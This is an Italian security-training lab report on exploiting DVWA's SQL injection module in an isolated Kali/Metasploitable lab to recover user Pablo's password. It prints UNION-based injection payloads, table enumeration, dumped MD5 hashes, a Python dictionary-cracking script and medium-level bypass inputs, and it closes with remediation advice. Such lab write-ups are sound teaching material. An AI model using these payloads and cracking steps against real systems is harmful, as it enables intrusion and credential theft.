BUILD WEEK 2

Report SQL Injection Attack - DVWA

Recupero Password dell'utente Pablo Picasso

1. Informazioni Generale del Laboratorio

Obiettivo: Sfruttare la vulnerabilità SQL injection presente in DVWA per recuperare la password in chiaro dell'utente Pablo Picasso


Configurazione Lab:

- **Livello difficoltà DVWA:** LOW - MEDIUM
- **IP Kali Linux:** 192.168.13.100/24
- **IP Metasploitable (DVWA):** 192.168.13.150/24
- **Tool utilizzati:** Dvwa, Python per hash cracking
- **Restrizioni:** Nessun uso di tool automatici come Sqlmap

2. Verifica Connettività

Prima di iniziare l'attacco, è stata effettuata la configurazione e la successiva verifica della connettività tra Kali Linux e la Metasploitable

Il ping ha mostrato una latenza media di ~1ms, confermando la connettività ottimale tra le macchine nel laboratorio.



3. Identificazione della Vulnerabilità

L'applicazione DVWA presenta un modulo "SQL Injection" vulnerabile che permette di inserire un User ID per recuperare informazioni utente. Il parametro di input non è adeguatamente sanificato, permettendo l'iniezione di codice SQL.

URL vulnerable: `http://192.168.13.150/dvwa/vulnerabilities/sqli/`


4. Fase di Ricognizione

4.1 Test iniziale

Input testato: **4**

Risultato:
ID: 4
First name: Pablo
Surname: Picasso

Questo conferma che l'utente Pablo Picasso ha ID = 4 nel database.




4.2 Test di vulnerabilità SQL Injection

Input testato: **' UNION SELECT DATABASE(),null #**

Risultato:
ID: 'UNION SELECT DATABASE(),null #
First name: dvwa
Surname:

Il test conferma la vulnerabilità SQL injection, rivelando che il nome del database è “dvwa".



5.


Database Enumeration

5.1 Enumerazione delle tabelle

Payload utilizzato: **' UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #**

Tabelle identificate:

- `guestbook`
- `users`




5.2 Enumerazione delle colonne della tabella users

Payload utilizzato: **' UNION SELECT user, password FROM users#**

Struttura dati recuperata:

admin : 5f4dcc3b5aa765d61d8327deb882cf99
gordonb : e99a18c428cb38d5f26085367892220e3
1337 : 8d3533d75ae2c3966d7e0d4fcc69216b
pablo : 0d107d09f5bbe40cade3de5c71e9e9b7

smithy :



5f4dcc3b5aa765d61d8327deb882cf99

6. Password Cracking

La password di Pablo Picasso risulta essere hashata in MD5:
`0d107d09f5bbe40cade3de5c71e9e9b7`

6.1 Sviluppo script Python per brute force

È stato sviluppato uno script Python personalizzato per il cracking dell'hash MD5:

Python

```python
import hashlib

# Hash MD5 da crackare (Pablo Picasso)
hash_target = "0d107d09f5bbe40cade3de5c71e9e9b7"
percorso_dizionario = "rockyou.txt"

def crack_md5(hash_target, dizionario_path):
    try:
        with open(dizionario_path, 'r', encoding='utf-8') as file:
            for linea in file:
                parola = linea.strip()
                hash_calcolato = hashlib.md5(parola.encode()).hexdigest()

                if hash_calcolato == hash_target:
                    print(f"[✓] Password trovata: {parola}")
                    return parola

        print("[x] Password non trovata nel dizionario.")
        return None

    except FileNotFoundError:
        print(f"[!] File dizionario non trovato: {dizionario_path}")
        return None

# Avvia la funzione
crack_md5(hash_target, percorso_dizionario)
```

6.2 Risultato del cracking

Password di Pablo Picasso in chiaro: **`letmein`**

prova8.py U

```python
import hashlib

# Inserisci l'hash MD5 da craccare (es: hash di "admin")
hash_target = "0d107d09f5bbe40cade3de5c71e9e9b7"  # MD5 di "admin"
percorso_dizionario = "rockyou.txt"

def crack_md5(hash_target, dizionario_path):
    try:
        with open(dizionario_path, 'r', encoding='utf-8') as file:
            for linea in file:
                parola = linea.strip()
                hash_calcolato = hashlib.md5(parola.encode()).hexdigest()

                if hash_calcolato == hash_target:
                    print(f"[✓] Password trovata: {parola}")
                    return parola

        print("[x] Password non trovata nel dizionario.")
        return None

    except FileNotFoundError:
        print(f"[!] File dizionario non trovato: {dizionario_path}")
        return None

# Avvia la funzione
crack_md5(hash_target, percorso_dizionario)
```

8. Livello Medium - Implementazione e Bypass

Per il livello medium di DVWA, sono state implementate alcune protezioni basilari come la sanificazione di singoli apici. Tuttavia, la vulnerabilità rimane sfruttabile utilizzando tecniche di bypass:

8.1 Metodologie di bypass per livello medium:

- Utilizzo di commenti multi-line `/*  */`
- Encoding URL dei payload
- Utilizzo di funzioni SQL alternative
- Bypass tramite tampering dei parametri POST


```
PROBLEMI  OUTPUT  CONSOLE DI DEBUG  TERMINALE  PORTE

┌──(kali㉿kali2023)-[~/Desktop/PYTHON]
└─$ python prova8.py
[✓] Password trovata: letmein
```

8.2

Imput testato: **1’**


Questo ha permesso la verifica della ricezione dell’errore SQL ed è stata confermata la vulnerabilità



8.3

Imput testato: **1 UNION SELECT 1, 2**


Questo ha permesso di determinare il numero di colonne



8.4

Imput testato: **1 UNION SELECT user,password FROM users**


Questo ci ha consentito di ottenere il recupero dei dati dell'utente target (Pablo)




7. Verifica dei Risultati

La password è stata successivamente crackata utilizzando il dizionario rockyou.txt. Il hash MD5 **`0d107d09f5bbe40cade3de5c71e9e9b7`** ottenuto sia con il DVWA Security impostato in LOW che MEDIUM corrisponde effettivamente alla password **`letmein`**.

7.1 Verifica credenziali d’accesso



7.2 Accesso come utente Pablo



9. Conclusioni e Raccomandazioni

VULNERABILITÀ PRINCIPALI

- **Input non filtrato** → App accetta tutto senza controlli
- **Query mal costruite** → Codice "incolla" input direttamente
- **Troppe info esposte** → Database mostra dati sensibili negli errori
- **Hash deboli (MD5)** → Password facilmente crackabili

SOLUZIONI ESSENZIALI

- **Prepared Statements** → Separano comandi SQL da dati utente
- **Validazione Input** → Controllo rigoroso di quello che entra
- **Hash Forti** → bcrypt/Argon2 invece di MD5
- **Rate Limiting** → Limiti su tentativi di accesso
- **Privilegi Minimi** → Gli utenti e i servizi devono avere solo i permessi minimi necessari
- **Monitoring** → Registrazione delle attività sospette

10. Evidenze Forensi

Tutti i payload e le risposte sono stati documentati attraverso screenshot e log. Le evidenze includono:

- Query SQL iniettate
- Risposte del server con dati sensibili
- Hash estratti dal database
- Script di cracking utilizzato
- Password in chiaro recuperata